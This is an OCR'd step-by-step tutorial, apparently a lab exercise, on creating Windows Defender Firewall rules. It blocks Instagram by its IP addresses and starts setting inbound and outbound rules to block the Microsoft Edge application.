

Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Securi
Monitoring
Outbound Rules
Name Group Profile Enabled Action Override Program Local Address Remote Address Protocol
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
New Outbound Rule Wizard
Protocol and Ports
Specify the protocols and ports to which this rule applies.
Steps:
Rule Type
Program
Protocol and Ports
Scope
Action
Profile
Name
To which ports and protocols does this rule apply?
Protocol type: Any
Protocol number: 0
Local port: All Ports
Example: 80, 443, 5000-5010
Remote port: All Ports
Example: 80, 443, 5000-5010
Internet Control Message Protocol (ICMP) settings:
Customize...
< Back
Next >
Cancel
Core Networking - IPv6 (IPv6-Out) Core Networking All Yes Allow No System Any Any IPv6
Core Networking - Multicast Listener Don... Core Networking All Yes Allow No System Any Local subnet ICMPv6
Core Networking - Multicast Listener Que... Core Networking All Yes Allow No System Any Local subnet ICMPv6
27°C Haze
Search
ENG IN
11:51 04-02-2024


Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Securi
Monitoring
Outbound Rules
Name Group Profile Enabled Action Override Program Local Address Remote Address Protocol
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
New Outbound Rule Wizard
Scope
Specify the local and remote IP addresses to which this rule applies.
Steps:
Rule Type
Program
Protocol and Ports
Scope
Action
Profile
Name
Which local IP addresses does this rule apply to?
Any IP address
These IP addresses:
Add...
Edit...
Remove
Customize the interface types to which this rule applies:
Customize...
Which remote IP addresses does this rule apply to?
Any IP address
These IP addresses:
Add...
Edit...
Remove
< Back
Next >
Cancel
Core Networking - IPv6 (IPv6-Out) Core Networking All Yes Allow No System Any Any IPv6
Core Networking - Multicast Listener Don... Core Networking All Yes Allow No System Any Local subnet ICMPv6
Core Networking - Multicast Listener Que... Core Networking All Yes Allow No System Any Local subnet ICMPv6
27°C Haze
Search
ENG IN
11:51 04-02-2024


Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Securi
Monitoring
Outbound Rules
Name Group Profile Enabled Action Override Program Local Address Remote Address Protocol
New Outbound Rule Wizard
Scope
Specify the local and remote IP addresses to which this rule applies.
Steps:
Rule Type
Program
Protocol and Ports
Scope
Action
Profile
Name
Which local IP addresses does this rule apply to?
Any IP address
These IP addresses:
Add...
Edit...
Remove
Customize the interface types to which this rule applies:
Customize...
Which remote IP addresses does this rule apply to?
Any IP address
These IP addresses:
2a03:2880:f285:e7:face:b00c:0:4420
163.70.140.174
Add...
Edit...
Remove
< Back
Next >
Cancel
Core Networking - IPv6 (IPv6-Out) Core Networking All Yes Allow No System Any Any IPv6
Core Networking - Multicast Listener Don... Core Networking All Yes Allow No System Any Local subnet ICMPv6
Core Networking - Multicast Listener Que... Core Networking All Yes Allow No System Any Local subnet ICMPv6
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
27°C
Haze
Search
ENG
IN
11:53
04-02-2024



Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Securi
Monitoring
Outbound Rules
Name Group Profile Enabled Action Override Program Local Address Remote Address Protocol
New Outbound Rule Wizard
Action
Specify the action to be taken when a connection matches the conditions specified in the rule.
Steps:
Rule Type
Program
Protocol and Ports
Scope
Action
Profile
Name
What action should be taken when a connection matches the specified conditions?
Allow the connection
This includes connections that are protected with IPsec as well as those are not.
Allow the connection if it is secure
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.
Customize...
Block the connection
< Back
Next >
Cancel
Core Networking - IPv6 (IPv6-Out) Core Networking All Yes Allow No System Any Any IPv6
Core Networking - Multicast Listener Don... Core Networking All Yes Allow No System Any Local subnet ICMPv6
Core Networking - Multicast Listener Que... Core Networking All Yes Allow No System Any Local subnet ICMPv6
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
27°C
Haze
Search
ENG
IN
11:53
04-02-2024






ive any name and click on finish.

Here the new rule block insta is set.






Here we can see that Instagram has been blocked.


⇨Blocking the standalone application- Microsoft edge.


Open the Microsoft edge.




- next we have to set 2 new rules i.e. 1 inbound rule and another outbound rule for blocking the Microsoft edge application.

Select inbound rules


Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Inbound Rules
Name Group Profile Enabled Action Override Program Local Address Remote Address Protocol
AnyDesk Domain Yes Allow No C:\Progra... Any Any TCP
AnyDesk Domain Yes Allow No C:\Progra... Any Any UDP
AnyDesk Public Yes Allow No C:\Progra... Any Any UDP
AnyDesk Private Yes Allow No C:\Progra... Any Any TCP
AnyDesk Public Yes Allow No C:\Progra... Any Any TCP
AnyDesk Private Yes Allow No C:\Progra... Any Any UDP
block instagram All Yes Block No Any Any 163.70.140.174, 2a... Any
Firefox (C:\Program Files\Mozilla Firefox) Private Yes Allow No C:\Progra... Any Any TCP
opera.exe Public Yes Block No C:\users\... Any Any UDP
opera.exe Public Yes Block No C:\users\... Any Any TCP
Tenorshare 4DDiG All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_DataRecoveryService All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_DataScanService All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_DeviceViewerService All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_Monitor All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_MsgSupportService All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_NASConnecter All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_NetFrameCheck All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_ParseRecord All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_preuninstall All Yes Allow No C:\Progra... Any Any Any
Tenorshare 4DDiG_UpdateService All Yes Allow No C:\Progra... Any Any Any
Tenorshare_steup1.0.0.1 Public Yes Allow No C:\Users\... Any Any TCP
Tenorshare_steup1.0.0.1 Public Yes Allow No C:\Users\... Any Any UDP
teraboxhost.exe Public Yes Allow No C:\users\... Any Any TCP
teraboxhost.exe Public Yes Allow No C:\users\... Any Any UDP
teraboxrender.exe Public Yes Block No C:\users\... Any Any UDP
teraboxrender.exe Public Yes Block No C:\users\... Any Any TCP
zoom.exe Public Yes Block No C:\users\... Any Any TCP
zoom.exe Public Yes Block No C:\users\... Any Any UDP
Microsoft Teams {78E1CD88-49E3-476E-B926-... All Yes Allow No C:\Progra... Any Any TCP
Microsoft Teams {78E1CD88-49E3-476E-B926-... All Yes Allow No C:\Progra... Any Any UDP
AllJoyn Router (TCP-In) AllJoyn Router Domai... Yes Allow No %System... Any Any TCP
AllJoyn Router (UDP-In) AllJoyn Router Domai... Yes Allow No %System... Any Any UDP
App Installer App Installer Domai... Yes Allow No Any Any Any Any
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
TeraBox
Search
ENG IN
12:43 04-02-2024



Windows Defender Firewall with Advanced Security
File Action View Help
New Inbound Rule Wizard
Rule Type
Select the type of firewall rule to create.
Steps:
Rule Type
Program
Action
Profile
Name
What type of rule would you like to create?
Program
Rule that controls connections for a program.
Port
Rule that controls connections for a TCP or UDP port.
Predefined:
AllJoyn Router
Rule that controls connections for a Windows experience.
Custom
Custom rule.
< Back
Next >
Cancel
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
TeraBox
Search
ENG IN
12:44 04-02-2024





click on next.

